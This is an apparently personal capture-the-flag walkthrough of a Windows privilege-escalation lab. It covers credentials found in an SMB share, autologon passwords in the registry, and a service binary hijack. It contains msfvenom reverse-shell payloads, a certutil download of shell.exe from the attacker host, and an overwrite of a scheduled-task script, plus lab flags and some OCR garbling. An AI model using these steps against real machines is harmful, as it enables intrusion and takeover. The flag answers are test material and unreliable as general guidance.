
Jr.Pen 13.7. Windows Jump

A routine vulnerability scan flagged a Windows machine on the internal network; nothing alarming on the surface, just a standard workstation left behind after a round of layoffs. IT never cleaned it up properly. Your job is to find out how badly. Your objective is to escalate from guest access all the way through:

`guest` → `thmuser` → `notadmin` → `svcadmin` → `SYSTEM`

```
root@ip-10-113-91-32:~# rustscan -a 10.113.141.34
```

Applied RustScan to scan all open TCP ports on the target IP (10.113.141.34). (-a --addresses) specifies the target IP address or hostname to scan.)




```
root@ip-10-113-91-32:~# smbclient -L //10.113.141.34 -N
```

Used the `smbclient` command to check all open public network shares, printers, and domains on 10.113.141.34 without prompting for a password. (-N - **login** with No password. -L **List** all available shares)

```
root@ip-10-113-91-32:~# smbclient -L //10.113.141.34 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Public          Disk      Public file share
SMB1 disabled -- no workgroup available
```

```
root@ip-10-113-91-32:~# smbclient  //10.113.141.34/Public -N
```

```
root@ip-10-113-91-32:~# smbclient  //10.113.141.34/Public -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon May 11 06:40:51 2026
  ..                                  D        0  Mon May 11 06:40:51 2026
  welcome.txt                         A      177  Mon May 11 06:40:50 2026

                7863807 blocks of size 4096. 3587810 blocks available
smb: \> get welcome.txt
getting file \welcome.txt of size 177 as welcome.txt (86.4 KiloBytes/sec)
ge 86.4 KiloBytes/sec)
smb: \> exit
root@ip-10-113-91-32:~# cat welcome.txt
Welcome to CORP-NET.

New employee default credentials
================================
Username : thmuser
Password : Password1!
```

Answer the questions belows

> What are the contents of `flag1.txt`?

THM{5mb_cr3d5_1n_th3_5h4r3}

```
root@ip-10-113-91-32:~# xfreerdp /v:10.113.141.34 /u:thmuser /p:'Password1!' /cert:ignore +clipboard /dynamic-resolution /drive:share,/share
```

Established a Remote Desktop Protocol (RDP) session with 10.113.141.34 as user `thmuser`.

```
PS C:\Users\thmuser.PRIVESC> ls C:\Users


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/19/2026   7:18 AM                Administrator
d-----         5/11/2026   6:41 AM                notadmin
d-----         10/4/2026   4:30 AM                notadmin.PRIVESC
d-r---        12/12/2018   7:45 AM                Public
d-----         5/11/2026   6:41 AM                svcadmin
d-----         5/19/2026   7:26 AM                svcadmin.PRIVESC
d-----         5/11/2026   6:40 AM                thmuser
d-----         10/4/2026   4:42 AM                thmuser.PRIVESC
```

```
PS C:\Users\thmuser.PRIVESC> ls C:\Users\thmuser\Desktop\


    Directory: C:\Users\thmuser\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/11/2026   6:41 AM             27 flag1.txt
```

```
PS C:\Users\thmuser.PRIVESC> type C:\Users\thmuser\Desktop\flag1.txt
THM{5mb_cr3d5_1n_th3_5h4r3}
```

> What are the contents of `flag2.txt`?

THM{w1nl0g0n_cr3ds_3xp0s3d}

Executed a Windows Command Prompt query to retrieve the Winlogon registry key settings, a check often performed by security analysts to find auto-logon credentials (such as DefaultUserName and DefaultPassword) or malicious persistence mechanisms (such as modified Userinit or Shell paths).

```
reg query “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
\Winlogon”
```


```
    DefaultUserName    REG_SZ    notadmin
    DefaultPassword    REG_SZ    P@ssw0rd!
    AutoLogonSID    REG_SZ    S-1-5-21-1966530601-3185510712-10604624-1009
    LastUsedUsername    REG_SZ    notadmin

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoLogonChecked
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\VolatileUserMgrKey
```

Executed a Windows command to open a new Command Prompt window under the privileges of the specified user (`notadmin` in the `privesc` domain/computer)

runas /user:privesc\notadmin cmd.exe

Switched to the new PowerShell session initiated by the command above.




> What are the contents of `flag3.txt`?


THM{s3rv1c3_b1n4ry_h1j4ck3d}

Enumerated running Windows services to identify targets for privilege escalation. svc.exe is a generic executable name often used to run custom Windows services, manage background processes.

```
C:\Windows\system32>mic service get name,pathname,startname | findstr /i “svcadmin”
```



Replaced `svc.exe` with a custom executable to hijack the service execution and spawn a reverse shell.




I set up a Netcat listener on port 4444 wrapped in `rlwrap` to provide line editing, command history, and tab completion for an incoming reverse shell. also created mkdir to share folder in other tab.

```
root@ip-10-113-91-32:~/share# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.113.91.32 LPORT=4444 -f exe-service -o svc.exe
```

Generated an executable service payload (`svc.exe`) that, when executed, connects back to `10.113.91.32` on port `4444` to deliver a standard 64-bit Windows reverse shell.

```
C:\Windows\system32>copy \\TSCLIENT\_share\svc.exe C:\Windows\THMSVC\svc.exe
```

Copied the `svc.exe` binary from an RDP-redirected folder (`\\TSCLIENT\_share`) to a target system directory (`C:\Windows\THMSVC\svc.exe`).



```
C:\Windows\system32>sc start THMSvc

SERVICE_NAME: THMSvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 4120
        FLAGS              :
```

Got reverse shell then get flags

```
root@ip-10-113-91-32: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-113-91-...  root@ip-10-113-91-...  root@ip-10-113-91-...
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
privesc\svcadmin

C:\Windows\system32>dir C:\Users\svcadmin\Desktop
dir C:\Users\svcadmin\Desktop
 Volume in drive C has no label.
 Volume Serial Number is A8A4-C362

 Directory of C:\Users\svcadmin\Desktop

05/11/2026  06:41 AM    <DIR>          .
05/11/2026  06:41 AM    <DIR>          ..
05/11/2026  06:41 AM                28 flag3.txt
               1 File(s)             28 bytes
               2 Dir(s)  14,705,831,936 bytes free

C:\Windows\system32>type C:\Users\svcadmin\Desktop\flag3.txt
type C:\Users\svcadmin\Desktop\flag3.txt
THM{s3rv1c3_b1n4ry_h1j4ck3d}
```

> What are the contents of `flag4.txt`?

THM{t4sk_wr1t3_t0_SYST3M}

From reverseshell

```
C:\Windows\Tasks>type cleanup.bat
:ype cleanup.bat
}echo off
del /Q /F "%TEMP%\*.tmp" 2>nul


:\Windows\Tasks>icacls cleanup.bats
.cacls cleanup.bats
:leanup.bats: The system cannot find the file specified.
Successfully processed 0 files; Failed processing 1 files
```

```
C:\Windows\Tasks>icacls cleanup.bat
icacls cleanup.bat
cleanup.bat BUILTIN\Users:(I)(RX)
            PRIVESC\svcadmin:(I)(M)
            BUILTIN\Administrators:(I)(F)
            NT AUTHORITY\SYSTEM:(I)(F)

Successfully processed 1 files; Failed processing 0 files
```

Now created another msfvenom from port 5555

```
root@ip-10-113-91-32:~/share# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.113.91.32 LPORT=5555 -f exe-service -o svc.exe
```



Used `certutil` to copy the shell binary to the task directory."

```
certutil -urlcache -split -f http://10.113.91.32:8000/shell.exe C:\Windows\Tasks\shell.exe
```

```
cmd /c “echo C:\Windows\Tasks\shell.exe > C:\Windows\Tasks\cleanup.bat”
```

Created a batch script (`cleanup.bat`) containing a single line (`C:\Windows\Tasks\shell.exe`), often used to trigger a malicious executable when a scheduled task or service runs the batch file.

